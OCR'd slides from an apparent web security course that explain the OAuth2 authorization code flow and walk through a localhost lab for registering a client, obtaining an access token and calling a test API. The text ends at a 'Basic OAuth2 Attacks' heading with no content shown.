
Response Type: Authorization Code

Client ID: The app client id according to the API.

Redirect URI: The return URL after authorization.
Example: return.example.com/callback


Scope: Reading user data

Source:
https://www.digitalocean.com/community/tutorials/an-introduction-to-oauth-2




Copyright © 2021 Mohammed Aldoub
(Voulnet)

OAUTH2 FLOW - AUTHORIZATION CODE FLOW - STEP2



Source: https://www.digitalocean.com/community/tutorials/an-introduction-to-oauth-2



The user, who is logged in to the backend service, authorizes the 3rd party app or client.

This step happens on the authorization server.

Copyright © 2021 Mohammed Aldoub (Voulnet)

OAUTH2 FLOW - AUTHORIZATION CODE FLOW - STEP3 & 4


The backend redirects the user through the browser to the callback URL of the client app, while adding the code parameter containing the Authorization Grant Code:

https://analyze-followers.com/callback?code=AUTHORIZATION_CODE

Next, the client app calls the Access Token endpoint, giving it the auth code it received and another redirect URL:

auth.twitter.com/v1/oauth/token?client_id=CLIENT_ID&client_secret=CLIENT_SECRET&grant_type=authorization_code&code=AUTHORIZATION_CODE&redirect_uri=CALLBACK_URL

Source: https://www.digitalocean.com/community/tutorials/an-introduction-to-oauth-2



Copyright © 2021 Mohammed Aldoub (Voulnet)

OAUTH2 FLOW - AUTHORIZATION CODE FLOW - STEP 5

The backend will send a request containing the access token to the Callback URL, which will then be used for further accesses to resources.


Example of response:

```
{"access_token":"GYGYyqy2626y2g21.....blahblah",
"token_type":"bearer","expires_in":2592000,
"refresh_token":"YTQ2jij87....blahblah",
 "scope":"read","uid":100101,"info":{"name":"username"}
```

Now it can use the access token for the service API endpoints.

If the access token nears expiry, the app can use the refresh token to get a new access token:
auth.twitter.com/v1/oauth/token?**grant_type**=**refresh_token**&**refresh_token**=**REFRESH_TOKEN**

Source:
https://www.digitalocean.com/community/tutorials/an-introduction-to-oauth-2



Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB62: OAUTH2 IN ACTION

Copyright © 2021 Mohammed Aldoub (Voulnet)

In this lab, we will use an Oauth2 API available on our VM, to play a bit with Oauth2 flow and how it works in general.


Let's first create a client app on your API oauth2 provider.

Remember that your API needs to know and register client that will use the API after authorizing through Oauth.

While logged in the http://localhost app, go to: http://localhost/o/applications/

Click on New Application, and fill out the following details:
Name: <whatever you choose>
Client id and secret are given to you.
Client type: Confidential
Authorization grant type: Authorization Code
3rd party client app Redirect URI: http://django-oauth-toolkit.herokuapp.com/consumer/exchange/

SAVE THOSE VALUES ESPECIALLY CLIENT ID AND SECRET




SOLUTION: SETTING UP A CLIENT CONSUMER APP

Now we registered an Oauth2 client running on a public Heroku web application for demos. (Never link it to a production API!).

The URL to access this 3rd party client web app is:

http://django-oauth-toolkit.herokuapp.com/consumer/

If you visit it, you will see the following fields, fill them with:
Client id: <Your client ID from the last step>
Authorizatin URL of the auth provider: The authorization URL of our API, it is http://localhost/o/authorize



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: CONSUMER AUTHORIZATION

Copyright © 2021 Mohammed Aldoub (Voulnet)

The client app now will show to you the URL to redirect you (the user) to in the API. For example:

Test your OAuth2 provider, I'll be your consumer

Ok, here is the link you have to use to reach your authorization page and beg for an authorization token

Now click, give your authorization and see you later, possibly with an access token

http://localhost/o/authorize?state=random_state_string&response_type=code&client_id=ZQ7k1X5ntHO9hX03I72VDpsqtaqa9sBTPQggHAWJ

Notice the URL parts:
State= A CSRF protection value that needs to be submitted back in other requests.
Response_type= Choosing the authorization code grant type
Client_id = the id of the client app

If we click, we get redirected to our API provider where the user is asked to authorize the app:

Authorize Sample App?

Application requires following permissions

- Reading scope
- Writing scope

Cancel Authorize


Authorize it!

SOLUTION: EXCHANGING CODE AND TOKEN

You have now succeeded in obtaining an authorization code!

You now need to exchange it with an access token. To do that, the client app must supply the auth code and its client id & secret to the API's token exchange URL.

Put your client id and secret in the fields as shown below, and put the following token URL: http://localhost/o/token/



Copyright © 2021 Mohammed Aldoub (Voulnet)


Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: ACCESSING PROTECTED RESOURCE

Congratulations! You have now obtained an **access token**!

You can use this token to access the protected APIs!


Notice that the token type is Bearer, and that it has a lifetime of 36000 seconds.



Also notice that you have been provided with a **refresh token**, which is a permanent token that can be used to obtain new fresh access tokens!

To try the access token, go to http://django-oauth-toolkit.herokuapp.com/consumer/client/

Use the following API URL: http://localhost/api/hello
Provide your own access token



You can also use curl: **curl -H "Authorization: Bearer your_token_here" http://localhost/api/hello**

LAB63: BASIC OAUTH2 ATTACKS

